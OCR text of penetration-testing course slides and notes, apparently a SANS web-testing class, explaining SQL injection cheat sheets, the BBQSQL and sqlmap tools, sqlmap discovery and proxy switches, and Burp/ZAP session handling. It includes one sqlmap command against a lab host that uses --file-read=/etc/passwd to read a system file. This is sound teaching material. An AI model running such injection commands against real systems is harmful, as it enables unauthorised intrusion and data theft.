
pentestmonkey SQL Injection Cheat Sheets – http://pentestmonkey.net/category/cheat-sheet/sql-injection (http://cyber.gd/542_320)

SQL Injection Wiki Cheat Sheet – http://www.sqlinjectionwiki.com (http://cyber.gd/542_321)

On the defense side, we have an OWASP cheat sheet on prevention.

OWASP SQL Injection Prevention Cheat Sheet – https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet (

Please let us know whether others should be considered for inclusion.



The next section describes a number of popular and powerful SQL injection tools.

SQLi Tools


- Strictly speaking, numerous tools are available for assisting in the discovery of SQL injection flaws
- Unfortunately, few tools dig into SQLi exploitation capabilities other than data exfiltration:
  - More unfortunate, most tools are not maintained
- Fortunately, we do have sqlmap, which is actively maintained:
  - Just grab the current dev version and don't hold your breath on formal "releases"
- Let's have one passing slide on not-being-updated BBQSQL and turn attention to the SQLi tool, sqlmap

Web Penetration Testing and Ethical Hacking

Given the attention that SQL injection gets, it should be a foregone conclusion that numerous high-quality open source tools would be available. Sadly, that is not the case. Most tools available are badly dated and are no longer maintained. Further, they typically provide little functionality beyond data exfiltration. Also, often the tools are limited in the DB backends they support.

Thankfully, we have sqlmap, which is a tremendous tool that is actively maintained. Although this might change in the future, sqlmap does not routinely package releases. Rather, the source code and sqlmap.py script are actively maintained and freely available. Use the current sqlmap from GitHub rather than the package available from your Linux distribution.

One quick slide on BBQSQL, which, like most SQLi tools, does not seem to be actively maintained, and then we will attend to sqlmap.




BBQSQL[1] provides a Python-based framework targeting the discovery and exploitation of blind SQL injection flaws. The tool is a product of the Neophasis Labs and debuted at DEFCON 20.[2] BBQSQL serves as a rather fast, relatively simple, way of testing for and exploiting blind SQL injection flaws. Although a full overview of the capabilities is beyond the scope of this quick introduction, a few noteworthy items should be mentioned.

BBQSQL employs two attack techniques: binary search and frequency search. This is the way in which BBQSQL plays the game of 20 questions for blind SQL injection. The binary search serves as the default technique and works by splitting the expected character-set to be returned in half. For example, return true if the first character of the name of the first user is greater than m. If false is returned then the first character is less than or equal to m, and BBQSQL would then split a-m in half and ask the next question. The frequency search employs a different tactic that is based upon frequency analysis of letters occurring in English text. This can prove extremely fast if the dataset queried is standard English text, as opposed to numeric, a hash, or a random collection of characters.

Whether binary of frequency search is employed, BBQSQL can be configured to look for differences indicative of true/false across a wide number of values. These including looking at the timing of response, HTTP headers, content returned, size of data returned, HTTP status codes, encoding, cookies, and such. (See the link to BBQSQL for additional details.)

[1] https://github.com/Neohapsis/bbqsql (http://cyber.gd/542_311) **QR**

[2] https://www.defcon.org/images/defcon-20/dc-20-presentations/Toews-Behrens/DEFCON-20-Toews-Behrens-BBQSQL.pdf (http://cyber.gd/542_312)



The command shown in the slide is:

```
$ sqlmap -u http://www.sec542.org/scanners/sqli.php?name=Zaphod --file-read=/etc/passwd
```

[1] https://github.com/sqlmapproject/sqlmap (http://cyber.gd/542_310) **QR**


For All Your SQLi Needs

- If you have a SQL Injection task, there is likely a way that sqlmap can help you out:
  - Even if it cannot be directly used, often using it in a lab can help guide successful testing techniques
- In-Band/Inline SQLi discovery/exploitation
- Blind SQLi discovery/exploitation
- MySQL/MSSQL/Oracle/PostgreSQL/SQLite/more...
- Integrates with Metasploit/w3af/Burp/ZAP
- Features++

Web Penetration Testing and Ethical Hacking

The feature set of sqlmap is significant and growing. Many tools in this space were point products that seemed narrow. sqlmap is rather far from narrow. There is support for MySQL, MS SQL Server, Oracle database, PostgreSQL, SQLite, and more from a DBMS perspective.

Equally important, sqlmap supports numerous SQLi exploitation techniques. Blind timing, error-based, blind boolean, stacked queries, UNION, and even more granular SQLi techniques are employed. A big differentiator is that sqlmap can both find SQLi flaws and exploit them with exploitation moving beyond simple data exfil.



Even if wielded only as a standalone tool, sqlmap would still be a boon to application testing. However, sqlmap also can integrate with additional tools for increased productivity and capability. The way in which sqlmap integrates varies. For some tools the integration is leveraged from within sqlmap. Other tools will initiate the integration from their end to leverage sqlmap.

From within sqlmap we find direct reference to both Burp Suite (require pro) and Metasploit. We also commonly find tools that can leverage sqlmap for their SQLi needs. Here we find methods for initiating integration from w3af, Metasploit, Burp Suite (via extensions/BAPPs), and ZAP.

sqlmap: -h and -hh

- sqlmap supports MANY different command-line switches to help discover/exploit SQLi flaws
- Two verbosity levels of help:
  - Substantial (`-h`)
  - Oh my... (`-hh`)
  - ...and, if those aren't enough the *Usage Guide* provides even more insights[1]
- The number of switches can easily be rather overwhelming for sqlmap neophytes:
  - Let's highlight using key switches that might overwhelm


Web Penetration Testing and Ethical Hacking

The downside of all sqlmap's functionality is that there are a rather overwhelming number of command-line switches or configurations options available to us. Although this is, naturally, awesome, it also can be a bit daunting for the uninitiated.

sqlmap includes two different help switches, `-h` and `-hh`, which provide a more basic and a more complete syntax guide. To get even more details, the GitHub repo includes a usage page in the wiki, which provides quite a bit of detail.

We will look at use cases for some of the more important command-line switches, which might be a bit daunting to those unfamiliar with sqlmap.

[1] https://github.com/sqlmapproject/sqlmap/wiki/Usage (http://cyber.gd/542_514) **QR**




sqlmap can be used as the SQLi starting point. From this vantage point we could use sqlmap to discover SQL injection flaws in the first place. The following switches in particular are useful to let sqlmap do the discovery.

-u – A URL to kick off sqlmap

--crawl – Spiders the site trying to discover entry points for testing

--forms – Target forms for injection

--dbms – If we already know (or have a good guess) about the backend DB, we can inform sqlmap




As testers, our most common use case would be having already found evidence of a SQL injection flaw or a likely target. We would prime sqlmap with targeting information rather than forcing it to spider, target forms, and so on. The following switches prove particularly important when coupling sqlmap with information from our interception proxy as well as feeding that info back into the proxy:

`-r` / **`-l`** – Captured HTTP Request or proxy log as starting point


`--cookie` – Manually set cookies (e.g., --cookie 'SESSID=42')

`--proxy` – Have sqlmap go through Burp/ZAP or another proxy (e.g., --proxy http://127.0.0.1:8081)




The `--proxy` switch is tremendously useful for us because the proxy is most likely our primary vantage point for all application testing activities. Leaning on our proxy can also be extremely useful when dealing with authentication. Although sqlmap does support various forms of authentication, it is typically not as robust as what is found in our proxies or can be achieved by us manually through our proxy.

One thing that often bites folks when using the `--proxy` switch is mistakenly assuming that the proxy automatically transforms requests that are sent through it. Most important, if you have an authenticated session active in your proxy, sqlmap does not automatically inherit the session. We need to configure our proxies to support this.




These screen shots show where in ZAP and Burp we would go to configure the tools to automatically transform sqlmap's requests as they pass through the proxy.

We can quickly/easily toggle "Enable Session Tracking (Cookies)" in ZAP to assist sqlmap in picking up the session:




While this works, the preferred method of handling sessions in ZAP seems to be moving to using the session management portion of site contexts.

In Burp we will need to update the Session Handling Rules under Options->Sessions to include the Proxy tool:



The default behavior is to only include the Spider and Scanner.

Note, the above tweaks can have a performance impact, so we recommend dynamically setting them on an as-needed basis.



